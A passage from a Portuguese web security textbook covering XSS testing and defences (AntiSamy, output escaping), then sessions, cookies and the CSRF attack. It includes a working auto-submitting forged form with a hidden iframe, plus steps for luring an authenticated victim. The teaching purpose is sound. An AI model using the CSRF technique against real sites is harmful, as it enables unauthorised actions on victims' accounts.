    <label for="cpf">CPF</label>
    <input name="cpf" id="cpf">

    <label for="email">Email</label>
    <input type="email" name="email" id="email">

    <button type="submit">Gravar</button>
</form>
```

Para tentar realizar o ataque XSS, basta digitar algum código JavaScript em um dos campos no formulário, e então submetê-lo. Um exemplo de código que pode ser digitado:

```
<script>
window.location = "https://casadocodigo.com.br";
</script>
```

Figura 2.7: Código JavaScript no campo do formulário

Não se preocupe, o código JavaScript anterior não é perigoso, pois, quando executado, serve apenas para redirecionar o usuário para o site da editora Casa do Código. E agora, para verificar se o ataque foi bem-sucedido, basta acessar a tela que lista os clientes cadastrados na aplicação e verificar se o navegador redireciona-o para o site da editora Casa do Código.

Se a aplicação estiver protegida contra esse tipo de ataque, a tela de listagem de clientes será exibida normalmente, e o código enviado deve aparecer como texto simples, ou nem aparecer, caso a aplicação possua alguma lógica que apaga os códigos JavaScript enviados pelos usuários.

Para efetuar outros testes de vulnerabilidade ao XSS, acesse também o site do XSS Cheat Sheet (https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet), discutido anteriormente neste capítulo, e utilize as diversas possibilidades de ataque que estão descritas lá.

2.3 COMO PROTEGER UMA APLICAÇÃO CONTRA ESSE ATAQUE?

Aqui, novamente, vale a mesma regra citada no capítulo anterior:

> **NÃO CONFIE NOS SEUS USUÁRIOS!**

No caso do ataque XSS, gosto também de citar uma outra regra importante para evitar que sua aplicação esteja vulnerável a ele:

> Valide as informações de entrada e faça o escape das informações de saída.

Isso significa que você deve **validar** todas as entradas feitas em sua aplicação, isto é, as informações que são digitadas e enviadas pelos usuários. Você também precisa fazer o **escape** de todas as informações que forem exibidas como saída, ou seja, fazer também um tratamento delas quando for exibi-las na tela, evitando assim que algum código malicioso que tenha passado batido pela validação de entrada seja executado na saída.

Mas como fazer essa validação das informações de entrada? Vou precisar fazer um tratamento manual de todas as Strings enviadas pelos usuários na aplicação?

Embora essa seja uma alternativa válida, certamente ela é a menos eficaz, pois gerará um grande esforço dos desenvolvedores, correndo ainda o risco de eles não tratarem todos os casos possíveis. O ideal seria utilizar alguma biblioteca que já faça esse trabalho.

Bibliotecas AntiSamy

Em 2007, foi criado o **OWASP AntiSamy Project**, um projeto criado pela OWASP, cujo o objetivo era promover estudos sobre o XSS e desenvolver uma biblioteca que fosse capaz de efetuar a validação de códigos HTML e CSS fornecidos pelos usuários em uma aplicação.

O projeto foi desenvolvido por Arshan Dabirsiaghi com a ajuda de Jason Li, ambos da empresa de segurança Aspect Security. O resultado foi a criação de uma biblioteca chamada **AntiSamy**, em homenagem ao hacker Samy Kamkar, que é capaz de validar códigos HTML e CSS, removendo possíveis comandos JavaScript maliciosos presentes neles.

A biblioteca é bem flexível, pois aceita um arquivo de configurações no qual podemos definir quais trechos de código HTML, CSS e Javascript devem ser filtrados e quais devem ser permitidos. Isso porque muito sites precisam permitir que seus usuários enviem conteúdos contendo trechos de códigos HTML, CSS e até JavaScript, mas tomando o cuidado de filtrar os códigos que sejam considerados perigosos.

Um exemplo de uso da biblioteca em Java:

```
import org.owasp.validator.html.*;

//Arquivo contendo as regras de validação
Policy regras = Policy.getInstance("regras.xml");

//Entrada informada pelo usuário
String entrada = request.getParameter("input");

//Uso da biblioteca
AntiSamy as = new AntiSamy();
CleanResults result = as.scan(entrada, regras);

//Recuperando a entrada após o tratamento
String entradaLimpa = result.getCleanHTML();
```

Repare como o código é relativamente simples. Ele

primeiramente carrega o arquivo de configurações, que contém as regras do que deve ser filtrado e do que deve ser liberado, depois recupera a informação a ser validada, e então executa a validação. Ao final, é recuperada a entrada limpa, ou seja, sem quaisquer códigos maliciosos, conforme regras definidas no arquivo de configurações.

Um exemplo do arquivo XML de configurações que pode ser usado pela biblioteca:

```
<?xml version="1.0" encoding="UTF-8" ?>
<anti-samy-rules
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:noNamespaceSchemaLocation="antisamy.xsd">

    <directives>
        <directive name="omitXmlDeclaration" value="true" />
        <directive name="embedStyleSheets" value="false" />
        <directive name="useXHTML" value="true" />
        <directive name="formatOutput" value="true" />
    </directives>

    <tag-rules>
        <tag name="script" action="remove" />
        <tag name="noscript" action="remove" />
        <tag name="iframe" action="remove" />
        <tag name="frameset" action="remove" />
        <tag name="frame" action="remove" />
        <tag name="noframes" action="remove" />
        <tag name="head" action="remove" />
        <tag name="title" action="remove" />
        <tag name="base" action="remove" />
        <tag name="style" action="remove" />
        <tag name="link" action="remove" />
        <tag name="input" action="remove" />
        <tag name="textarea" action="remove" />
    </tag-rules>
</anti-samy-rules>
```

A biblioteca foi escrita em Java, existindo também uma versão dela em .NET. Mas pesquisando na internet ou em sites de hospedagem de repositórios de projetos, como o GitHub, você encontrará versões alternativas dela para as mais diversas

linguagens.



Figura 2.8: Busca por AntiSamy no GitHub

Você pode conferir a página do projeto AntiSamy em: https://www.owasp.org/index.php/Antisamy. Lá você encontrará todas as informações sobre o projeto, além de ter acesso a página de download da biblioteca.

Além de validar a entrada, usando a biblioteca AntiSamy ou outra similar, é preciso também fazer o `escape` das informações a serem exibidas na tela. Em Java, caso você esteja utilizando páginas JSP, é possível fazer isso com o uso do atributo `escapeXml` da tag `<c:out>`, que inclusive já possui o valor `true` como padrão, caso ele não seja informado:

```
<p>
    <c:out value="${bean.atributo}" escapeXml="true" />
</p>
```

A vulnerabilidade aconteceria se você estivesse usando a expressão `${bean.atributo}` diretamente na página, sem o uso da tag `<c:out>`. Um exemplo dessa situação:

```
<p>
    ${bean.atributo}
</p>
```

Caso você não esteja utilizando JSP, mas sim páginas XHTML em conjunto com o JSF, a proteção contra XSS já é nativa.

Outras linguagens de programação geralmente já possuem recursos para efetuar o `escape` de Strings, bastando apenas que você conheça e use-os corretamente. Por exemplo, em PHP, existe uma função chamada `htmlspecialchars` que pode ser utilizada para realizar o `escape` de determinada String.

2.4 CONCLUSÃO

Vimos neste capítulo o ataque XSS, que, assim como o SQL Injection, também está relacionado com informações perigosas fornecidas por usuários mal-intencionados em uma aplicação Web. No início do capítulo, contei o caso do Myspace, que sofreu esse ataque em 2005, mas existem diversos outros casos conhecidos de sites populares, como os do eBay, Orkut e Twitter, que também já foram vítimas do XSS.

Vimos também que, para se proteger contra esse ataque, é preciso validar e tratar todas as informações fornecidas pelos usuários na aplicação, principalmente se ela aceitar que os usuários postem trechos de códigos HTML e CSS. Aprendemos também que é importante fazer o `escape` das informações a serem exibidas na tela, pois assim evitamos que algum código malicioso que não tenha sido validado e tratado seja executado na aplicação.

Por fim, vale citar que o XSS está na lista dos Top 10 ataques da OWASP e, assim sendo, é de extrema importância que tenhamos o cuidado de verificar se todas as nossas aplicações Web estão vulneráveis a ele. Isso porque esse ataque também pode gerar danos

severos a uma aplicação e à empresa responsável por ela.

No próximo capítulo, veremos mais um ataque bem popular hoje em dia, que inclusive também está na lista dos Top 10 da OWASP. É o Cross-Site Request Forgery, também conhecido com CSRF ou XSRF.

Capítulo 3

CROSS-SITE REQUEST FORGERY

A internet nos trouxe muita comodidade e, com ela, podemos resolver centenas de problemas no conforto de nossas casas, precisando apenas de um computador conectado a ela. Antigamente, precisávamos nos deslocar muito para resolver problemas, algo que demandava muito tempo e, às vezes, muito dinheiro.

Se você é correntista de algum banco, sabe muito bem o que significa a palavra burocracia, que mesmo nos dias de hoje ainda existe aos montes. Provavelmente, alguma vez você já deve ter precisado ir a uma agência de seu banco para resolver algum problema, e já deve ter perdido bastante tempo com filas, espera, burocracia etc.

Esse é um dos motivos pelo qual a maioria dos bancos possui um sistema de **Internet Banking**, para que seus clientes possam resolver muitos problemas pela internet, sem precisar se deslocar até uma agência bancária, evitando perder tempo e alguns fios de cabelo pelo provável estresse que lá passariam.

Certamente, uma das principais preocupações de qualquer cliente de um banco é com a segurança do sistema de internet banking. Afinal, ninguém gostaria de ter sua conta bancária sendo invadida por um hacker e ver seu dinheiro desaparecendo

misteriosamente.

Mas lembre-se de que o sistema de internet banking de um banco não deixa de ser uma mera aplicação Web como outra qualquer. Sendo assim, ele também está sujeito às mesmas vulnerabilidades que qualquer aplicação Web.

Lembre-se também de que o hacker provavelmente é correntista de algum banco, talvez até o mesmo banco que o seu, e ele também deve utilizar o sistema de internet banking. É bem possível que ele faça uma análise do sistema e talvez encontre algumas brechas de segurança.

Foi exatamente isso o que aconteceu com o banco australiano **Ing Direct**. Uma brecha de segurança permitia que um hacker abrisse contas em nome de um cliente legítimo do banco, além de também permitir a transferência de dinheiro entre contas de clientes. Certamente o hacker deve ter transferido alguns *cascalhos* para a sua humilde conta, que em um piscar de olhos ficou bem recheada com milhões de dólares.

O sistema do banco Ing Direct possuía uma vulnerabilidade que podia ser explorada com o ataque conhecido como **Cross-Site Request Forgery** (ou **CSRF**).

3.1 A VULNERABILIDADE

Praticamente todas as aplicações que desenvolvemos possuem uma funcionalidade de autenticação para impedir que usuários não cadastrados possam acessar e usar suas funcionalidades, o que poderia comprometer a integridade das informações de seus usuários legítimos.

Com isso, um usuário legítimo de uma aplicação — ou seja, aquele que está cadastrado nela —, deve primeiramente se

autenticar utilizando suas credenciais de acesso para, a partir daí, poder acessar as funcionalidades que ele tiver permissão. Se um usuário não autenticado tentar disparar requisições para alguma funcionalidade de uma aplicação Web, ele certamente será barrado e redirecionado para a página de login da aplicação. Isso porque, como ele não se autenticou previamente, não terá como interagir com nenhuma funcionalidade restrita da aplicação.

Mas e se esse usuário não autenticado for um hacker que conhece detalhes técnicos da aplicação e também conhece alguma pessoa que tenha cadastro nela? Ele poderia tentar **forjar** requisições válidas, se conseguir fazer com que o usuário legítimo se autentique na aplicação e, na sequência, dispare as requisições em seu lugar.

Claro, isso sendo feito de uma maneira **camuflada**. Ou seja, o usuário legítimo nem perceberia que acabou de disparar requisições para a aplicação na qual ele tem acesso e estava previamente logado nela em seu computador.

Para realizar o ataque, o hacker poderia simplesmente enviar uma mensagem ou e-mail para a vítima com um link de uma imagem ou de algum site que, quando fosse aberto, disparasse requisições para a aplicação.

Essa é a ideia por trás do ataque CSRF, que acaba sendo realizado por um usuário legítimo de uma aplicação Web que nela está autenticado e tem permissão de acesso às suas funcionalidades.

3.2 COMO FUNCIONA O CSRF?

Para entender como funciona o CSRF, é preciso antes entender o funcionamento do mecanismo de **autenticação** em uma aplicação Web, bem como de alguns conceitos relacionados a ele, como cookies e sessions.

Vamos imaginar que você esteja desenvolvendo para um tribunal uma aplicação Web, cujo objetivo é gerenciar os seus processos. Uma das funcionalidades que ela deve possuir é a de **cancelamento de processo**, na qual um funcionário que tem permissão de acesso a ela pode solicitar o cancelamento de um determinado processo, necessitando apenas informar a data e o motivo do cancelamento.

Uma possível tela dessa funcionalidade na aplicação seria algo como:

Figura 3.1: Tela de cancelamento de processo

Vamos imaginar que o código HTML do formulário nessa página seja o seguinte:

```
<form action="processos/cancelar" method="post">
    <input type="hidden" name="processo.id" value="57">

    <label for="data">Data do Cancelamento:</label>
    <input id="data" name="processo.cancelamento.data">

    <label for="justificativa">Justificativa:</label>
    <textarea id="justificativa"
        name="processo.cancelamento.justificativa"></textarea>

    <input type="submit" value="Gravar">
    <a href="processos">Voltar</a>
</form>
```

Repare que é um código HTML bem simples, contendo apenas os campos visíveis na tela e também um campo *escondido* para enviar o id do processo a ser cancelado. Vamos considerar que a aplicação esteja hospedada no site `www.tribunalcdc.com.br` e que a `URL` para acessar a página de cancelamento de um processo seja: `www.tribunalcdc.com.br/processos/57/cancelar` , sendo que 57 é o id do processo a ser cancelado.

Como a aplicação será hospedada em algum servidor na Web, qualquer pessoa que souber essa URL conseguirá acessá-la e, com isso, poderá cancelar os processos do tribunal. Como fazer para restringir o acesso dessa aplicação para apenas usuários que estejam previamente cadastrados nela?

Autenticação

O mecanismo mais utilizado para restringir o acesso a uma aplicação, seja ela Web ou não, é o de **autenticação**, que geralmente consiste em: uma funcionalidade de cadastro de usuários, outra de login no sistema e, por fim, outra que será responsável por verificar se um usuário está autenticado na aplicação, sempre antes de efetuar qualquer ação nela — e caso ele não esteja, redireciona-o para a tela

de login.

Ao implementar esse mecanismo de autenticação na aplicação, garantimos que apenas os usuários cadastrados e autenticados terão acesso as funcionalidades dela, sendo que o fluxo de acesso às funcionalidades passará a ocorrer da seguinte maneira:

1. Um usuário digita na barra de endereços do seu navegador uma URL restrita da aplicação, como no nosso caso a URL de acesso à funcionalidade de cancelamento de processo.
2. A aplicação deverá executar, primeiramente, uma lógica que verifica se o usuário que está tentando acessar a funcionalidade já está previamente autenticado.
3. Caso ele já esteja autenticado, a aplicação deve liberar acesso à funcionalidade solicitada.
4. Caso não esteja autenticado, a aplicação deve redirecioná-lo para a tela de login para que ele se autentique.

Mas podemos ter inúmeros usuários cadastrados e autenticados na aplicação. Uma questão importante que geralmente nos vem a cabeça é sobre como fazer na aplicação para conseguir diferenciar quem está autenticado de quem não está?

Cookie

Uma maneira simples de implementar o mecanismo de autenticação na aplicação é usando um recurso conhecido como *cookie*, que nada mais é do que uma informação que a aplicação envia ao navegador do usuário. Ao receber tal informação, o navegador armazena-a localmente e envia-a automaticamente para a aplicação nas próximas requisições que o usuário fizer em seu navegador.

O uso do cookie na aplicação seria feito então na lógica de autenticação. Sempre que um usuário se autenticar com sucesso na

aplicação, um cookie seria criado e enviado ao navegador do usuário. Sendo assim, para saber na aplicação se um determinado usuário está autenticado ou não, bastaria verificar se o cookie de autenticação foi enviado na requisição. Se o cookie tiver sido enviado na requisição, significa que o usuário está autenticado.

O uso de cookies em uma aplicação Web, embora seja algo bem simples de se implementar, não é recomendado em muitas ocasiões por não ser seguro. Como o cookie fica armazenado no navegador do usuário, isso gera um risco de segurança muito alto, pois ele, ou qualquer outra pessoa que tiver acesso ao seu computador, consegue facilmente ter acesso aos cookies armazenados no navegador, podendo inclusive alterá-los.

Nunca devo utilizar cookies em uma aplicação Web?

Não necessariamente. Cookies são perigosos por estarem armazenados no navegador do usuário, portanto não devemos usá-los para armazenar informações sensíveis, tais como: autenticação de usuário, dados de cartões de crédito, senhas, dados pessoais etc.

Geralmente os cookies são utilizados para armazenar informações como: nome do usuário, data de último acesso, preferências na aplicação, e também para rastrear o fluxo de navegação do usuário dentro da aplicação.

Session

Como o uso de cookies não é recomendado para armazenar informações de autenticação em uma aplicação Web, um outro recurso foi criado e é bastante usado nas aplicações para auxiliar no

mecanismo de autenticação. Este é conhecido como *session*.

Session nada mais é do que uma **área de memória** usada para o armazenamento de informações. A diferença em relação ao cookie é que essa área de memória fica no servidor onde a aplicação está sendo executada e não no navegador do usuário, tornando assim seu uso mais seguro.

O uso de sessions em uma aplicação Web é um pouco parecido com o uso de cookies. Sempre que um usuário se logar na aplicação, uma session será criada no servidor, sendo que nela serão armazenadas as informações de autenticação do usuário. Com o uso de session, é possível determinar se um usuário está autenticado bastando verificar se existe uma session dele no servidor.

Com o uso de sessions, também é possível que vários usuários estejam autenticados na aplicação simultaneamente, sendo que nesse caso, para cada usuário autenticado, deve existir uma session dele no servidor.

Mas uma questão importante que deve vir à cabeça do desenvolvedor é a seguinte: como o servidor consegue identificar e diferenciar a session específica de cada usuário autenticado? Imagine que em um determinado momento existam três usuários autenticados na aplicação. Teríamos a seguinte situação:



Figura 3.2: Ilustração dos usuários autenticados e de suas sessions

Repare na figura anterior que temos três sessions, sendo uma de cada usuário autenticado. Como as sessions ficam armazenadas no servidor e não no navegador dos usuários, quando um determinado usuário disparar uma requisição em seu navegador para acessar alguma funcionalidade da aplicação, como será que o servidor consegue saber qual é a session daquele usuário em específico?

A resposta é bem estranha, porém simples: utilizando cookies!

Isso mesmo, você não leu errado, o servidor utiliza cookies quando trabalhamos com sessions. Isso porque o servidor não é capaz de identificar sozinho qual é a session específica de cada usuário, a não ser que o usuário envie a ele alguma informação de identificação da sua session.

Sempre que criamos uma session no servidor, ele gera um identificador único para aquela session usando algum algoritmo próprio, cria um cookie armazenando nele tal identificador, e então

envia esse cookie para o navegador do usuário.

Sendo assim, como se trata de um cookie, nas próximas requisições que o usuário disparar, seu navegador enviará automaticamente o cookie com o identificador da session e o servidor se encarregará de lê-lo e recuperar a session que possui tal identificador. É dessa maneira que o servidor consegue identificar qual é a session de um determinado usuário.

Mas você não tinha falado agora há pouco que usar cookies para autenticação era perigoso? Isso mesmo! É perigoso, pois o cookie fica armazenado no navegador do usuário.

Nesse caso, há o risco de um hacker acessar no navegador dele o cookie que guarda o identificador de sua session e alterá-lo para o valor de um identificador da session de outro usuário. Isso é possível de se fazer e, nesse caso, o hacker estaria **sequestrando** a session de outro usuário. Inclusive, isso é um outro ataque conhecido como **Session Hijacking**, que será explicado posteriormente neste livro.

Por que os servidores utilizam então esse cookie? Os servidores precisam usar esse cookie, pois essa é a única maneira de identificar cada usuário, por meio das próximas requisições que ele disparar em seu navegador.

O que os servidores fazem para dificultar o ataque de Session Hijacking é não gerar identificadores sequenciais, como 1, 2, 3 etc., mas sim gerar identificadores aleatórios, que misturam letras e números, além de possuir uma quantidade de caracteres bem grande.

Um exemplo de um identificador de session seria algo como:

```
49BADE19DC60A8C0298773361C84A590654AC90199DE2A1
```

Repare que o identificador anterior é bem complexo. É quase

impossível um hacker chutar um identificador de outro usuário que seja válido.

Agora que você já sabe como funciona o processo de autenticação em uma aplicação Web, chegou a hora de entender o ataque Cross Site Request Forgery.

O funcionamento do CSRF

Relembrando do exemplo da aplicação Web do tribunal, responsável por gerenciar seus processos, uma das funcionalidades citadas era a de cancelamento de processo.

Analise novamente o código HTML do formulário de cancelamento de processo:

```
<form action="processos/cancelar" method="post">
    <input type="hidden" name="processo.id" value="57">

    <label for="data">Data do Cancelamento:</label>
    <input id="data" name="processo.cancelamento.data">

    <label for="justificativa">Justificativa:</label>
    <textarea id="justificativa"
        name="processo.cancelamento.justificativa"></textarea>

    <input type="submit" value="Gravar">
    <a href="processos">Voltar</a>
</form>
```

Perceba que cancelar um processo nessa aplicação significa disparar uma requisição utilizando o protocolo `HTTP`, algo que é realizado pelo navegador do usuário quando ele clica no botão `Gravar`, para a URL `processos/cancelar`, com o método de envio `POST`. Isso leva três parâmetros na requisição: `processo.id`, `processo.cancelamento.data` e `processo.cancelamento.justificativa`.

Se um hacker descobrir, de alguma maneira, essas informações, ele poderia tentar simular essa requisição a partir de uma página

HTML criada em seu computador. Bastaria abrir um editor de texto em seu computador e digitar um código HTML de um formulário similar ao utilizado pela aplicação. Algo como:

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Document</title>
</head>
<body>
    <form
        action="http://www.tribunalcdc.com.br/processos/cancelar"
        method="post">
        <input type="hidden" name="processo.id" value="57">
        <input name="processo.cancelamento.data">
        <input name="processo.cancelamento.justificativa">

        <input type="submit" value="Gravar">
    </form>
</body>
</html>
```

Repare que o formulário do código HTML anterior é quase idêntico ao formulário real usado pela aplicação. A única diferença é que, no atributo `action` da tag `form`, foi necessário adicionar a URL completa da aplicação.

Agora basta o hacker abrir essa página localmente em seu computador, utilizando algum navegador, que ele verá um formulário onde deverá preencher os campos `data` e `justificativa`. E ao clicar no botão `Gravar`, o formulário será enviado para a aplicação do tribunal.

Se isso funcionasse, o hacker poderia cancelar quaisquer processos do tribunal que ele tivesse interesse. Felizmente, a tentativa dele será em vão.

Agora pense um pouco e tente descobrir por que a tentativa de cancelar processos por meio de um formulário criado localmente, porém idêntico ao formulário real da aplicação, não vai funcionar.

Se você pensou que é porque o hacker não está autenticado na aplicação, pensou corretamente. :)

O hacker não está autenticado na aplicação do tribunal, ele sequer está cadastrado nela. Por conta disso, em seu navegador, não existe o cookie com o identificador de uma sessão válida no servidor da aplicação.

Ao submeter o formulário que ele criou localmente, o servidor da aplicação até recebe a requisição, mas vai detectar que nela não veio o cookie com o identificador da session, considerando assim que se trata de um usuário não autenticado na aplicação tentando acessar uma funcionalidade restrita. O servidor então acaba barrando a requisição e redirecionando o hacker para a tela de login da aplicação.

Nesse caso, o mecanismo de autenticação se mostrou muito efetivo, pois conseguiu com sucesso barrar uma requisição de um usuário não autenticado, que era inclusive um hacker tentando burlar a segurança da aplicação.

Para que o ataque anterior funcione corretamente, o hacker deve incluir em seu navegador um cookie com um identificador válido de uma session no servidor. Entretanto, isso seria muito complicado, pois ele teria de saber ou chutar um possível identificador, e conforme citado anteriormente, os servidores utilizam algoritmos que geram identificadores aleatórios e bem difíceis de serem descobertos.

Existe ainda uma outra possibilidade para realizar o ataque anterior, que seria fazendo com que um usuário legítimo, que esteja autenticado na aplicação, dispare a requisição para o hacker. Se o hacker conseguir induzir um usuário a submeter aquele formulário falso a partir do navegador do próprio usuário que está autenticado, então o servidor não vai barrar a requisição, pois vai detectar que

nela foi enviado o cookie com um identificador válido de uma session.

O hacker então precisa apenas fazer com que, de alguma maneira, um usuário que esteja autenticado na aplicação acesse o formulário falso e o submeta a partir de seu próprio navegador, que possui armazenado o cookie com um identificador de session válido.

Nesse caso, quem dispararia a requisição seria um usuário legítimo, que realmente está logado na aplicação, mas sem que ele percebesse, pois foi induzido pelo hacker a disparar tal requisição. É como se o hacker estivesse **forjando** uma requisição.

Esse é o ataque conhecido como **Cross Site Request Forgery**, ou simplesmente **CSRF**.

Testando se uma aplicação está vulnerável

Testar se uma aplicação está vulnerável ao CSRF é um pouco mais complicado do que testar a vulnerabilidade ao SQL Injection e ao XSS. Isso porque você precisará ter conhecimentos técnicos detalhados sobre alguma das funcionalidades da aplicação para poder realizar o teste.

O teste será algo parecido com o exemplo da aplicação do tribunal, citada anteriormente. Você precisará escolher alguma das funcionalidades da aplicação a qual realizará o teste, e então analisar seu código HTML. De preferência, escolha alguma funcionalidade que possua um formulário.

Ao analisar o código HTML da funcionalidade, você deve identificar as seguintes informações importantes: **URL**, **Método** e **Parâmetros** do formulário. Por exemplo, considere que a aplicação em que você vai testar a vulnerabilidade ao CSRF possua uma

funcionalidade de cadastro de produtos com o seguinte trecho de código HTML:

```
<form action="/produto/cadastrar" method="post">
    <input type="hidden" name="idUsuario" value="17">
    <input type="text" name="nome">
    <input type="text" name="preco">

    <input type="submit" value="Cadastrar">
</form>
```

A `URL` do formulário fica definida no atributo `action` da tag `form`, sendo que no exemplo do código anterior seu valor é: `/produto/cadastrar`. Porém, essa é a URL relativa da aplicação, mas você precisará da URL completa que inclui o endereço de hospedagem da aplicação.

Por exemplo, se a aplicação anterior fosse acessada pelo endereço `http://www.sitelegalcdc.com.br`, então a URL completa da action presente no formulário mostrado no trecho de código anterior seria: `http://www.sitelegalcdc.com.br/produto/cadastrar`.

O método geralmente está no atributo `method`, que também é definido na tag `form`. No exemplo anterior, o método é `post`.

Os parâmetros são os inputs que ficam dentro da tag `form`. No exemplo anterior, existem três parâmetros: `nome`, `preco` e `idUsuario`.

Agora basta você criar uma página HTML com as informações obtidas. Para o código de exemplo mostrado anteriormente, seria algo como:

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Document</title>
</head>
```

```
<body>
    <form
        action="http://www.sitelegalcdc.com.br/produto/cadastrar"
        method="post">
        <input type="hidden" name="idUsuario" value="17">
        <input type="text" name="nome">
        <input type="text" name="preco">

        <input type="submit" value="Cadastrar">
    </form>
</body>
</html>
```

O próximo passo será escolher uma vítima, que precisa ser um usuário cadastrado e que esteja autenticado na aplicação. Agora basta fazer com que a vítima acesse e submeta o formulário falso de seu próprio computador, no mesmo navegador em que ela esteja autenticada na aplicação. Mas como fazer isso?

Existem várias maneiras de fazer com que a vítima acesse o formulário falso, sendo que uma delas consiste em hospedar a página HTML falsa em algum serviço na internet, e então enviar o link da página para a vítima por e-mail ou mensagem.

Mas agora pense por um instante e reflita: se você recebesse um e-mail com um link que leva para uma página com um formulário, você preencheria e submeteria esse formulário sem saber do que se trata?

É bem provável que sua resposta tenha sido não, afinal, se você é um desenvolvedor ou trabalha com TI, conhece bem as armadilhas e golpes aplicados na internet. Sua vítima, mesmo não sendo de TI, provavelmente também ficará desconfiada e não preencherá o formulário.

O truque então consiste em fazer com que o formulário seja submetido automaticamente pelo navegador assim que a página for aberta pela vítima, e isso é possível de ser feito utilizando código JavaScript. Bastaria alterar o código HTML da página para ficar da

seguinte maneira:

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Document</title>
</head>
<body onload="document.myForm.submit()">
    <form
        action="http://www.sitelegalcdc.com.br/produto/cadastrar"
        method="post" name="myForm" target="hiddenIframe">
        <input type="hidden" name="idUsuario" value="17">
        <input type="text" name="nome" value="CSRF">
        <input type="text" name="preco" value="99999">
    </form>

    <iframe name="hiddenIframe" style="display: none;"></iframe>
</body>
</html>
```

Repare que foi adicionado na tag `body` o atributo `onload`, que serve para indicar um código JavaScript a ser executado logo após a página ter sido carregada pelo navegador. O código JavaScript que foi adicionado ao atributo `onload` faz com que o navegador recupere o elemento HTML cujo name é `myForm`, e então o submeta. Se você reparar também na tag `form`, verá que nela foi adicionado o atributo `name` com o valor `myForm`.

Outra coisa a se reparar é que foi adicionado mais um atributo na tag `form`, chamado `target`, e que referencia a tag `iframe` que foi adicionada ao final do `body`, e que não possui conteúdo. Isso serve para indicar ao navegador que carregue o resultado da submissão do formulário na tag `iframe`, que uma vez não possuindo conteúdo, fará com que a página no navegador fique em branco.

Repare também que, nos inputs do formulário, foi preciso definir previamente seus valores, isso porque a vítima não os preencherá, já que ela não saberá que existe um formulário sendo

submetido pelo navegador. Você precisará preencher esses valores com as informações que quiser inserir na aplicação em que estiver testando a vulnerabilidade ao CSRF.

Dessa maneira, quando a vítima acessar a página, o formulário será submetido automaticamente e, na sequência, uma página em branco aparecerá para a vítima, que nem perceberá o que aconteceu. Ao ver a tela em branco, achará que ocorreu um erro e provavelmente fechará a página.

Agora para saber se o ataque foi bem-sucedido, basta acessar a aplicação, ou pedir para a vítima ou qualquer outra pessoa que possua cadastro nela acesse-a e verifique se as informações enviadas pelo formulário falso foram recebidas e armazenadas pela aplicação.

3.3 COMO PROTEGER UMA APLICAÇÃO CONTRA ESSE ATAQUE?

Já sabemos que, para realizar o ataque, é preciso criar um formulário falso da aplicação e fazer com que algum usuário dela, que esteja autenticado, o submeta. Não há como evitar que páginas falsas da aplicação sejam criadas e hospedadas na internet. Embora possamos orientar os usuários da aplicação a não clicarem em links suspeitos que eles recebam, ainda assim haverá o risco de alguns deles clicarem.

O único jeito de proteger a aplicação é criando algum mecanismo que consiga diferenciar as requisições verdadeiras, ou seja, aquelas que são disparadas pelas páginas da própria aplicação, das requisições forjadas, ou seja, aquelas que forem feitas a partir de páginas falsas que não pertencem à aplicação.

Token de segurança

O principal mecanismo utilizado para proteger uma aplicação contra o CSRF é o de se gerar um código aleatório, chamado de **Token**, sempre que algum usuário legítimo acessar alguma página da aplicação que contenha um formulário e o devolver embutido na resposta para o navegador, como um campo escondido no formulário.

Quando o usuário acessar a página que possui um formulário, ele conterá em seu código HTML mais um input do tipo `hidden`, contendo o token de segurança que foi gerado pela aplicação.

Utilizando o código HTML mostrado anteriormente, do formulário de cadastro de produto, ele passaria a ter a seguinte estrutura:

```
<form action="/produto/cadastrar" method="post">
    <input type="hidden" name="idUsuario" value="17">
    <input type="text" name="nome">
    <input type="text" name="preco">

    <input type="submit" value="Cadastrar">

    <input type="hidden" name="token"
        value="0c77040ff7d3af5ac4dc59a541eb960d">
</form>
```

Repare no código anterior que agora existe mais um input do tipo `hidden` na página, cujo `name` é `token` e valor é um código que foi gerado automaticamente, de maneira aleatória, pela aplicação.

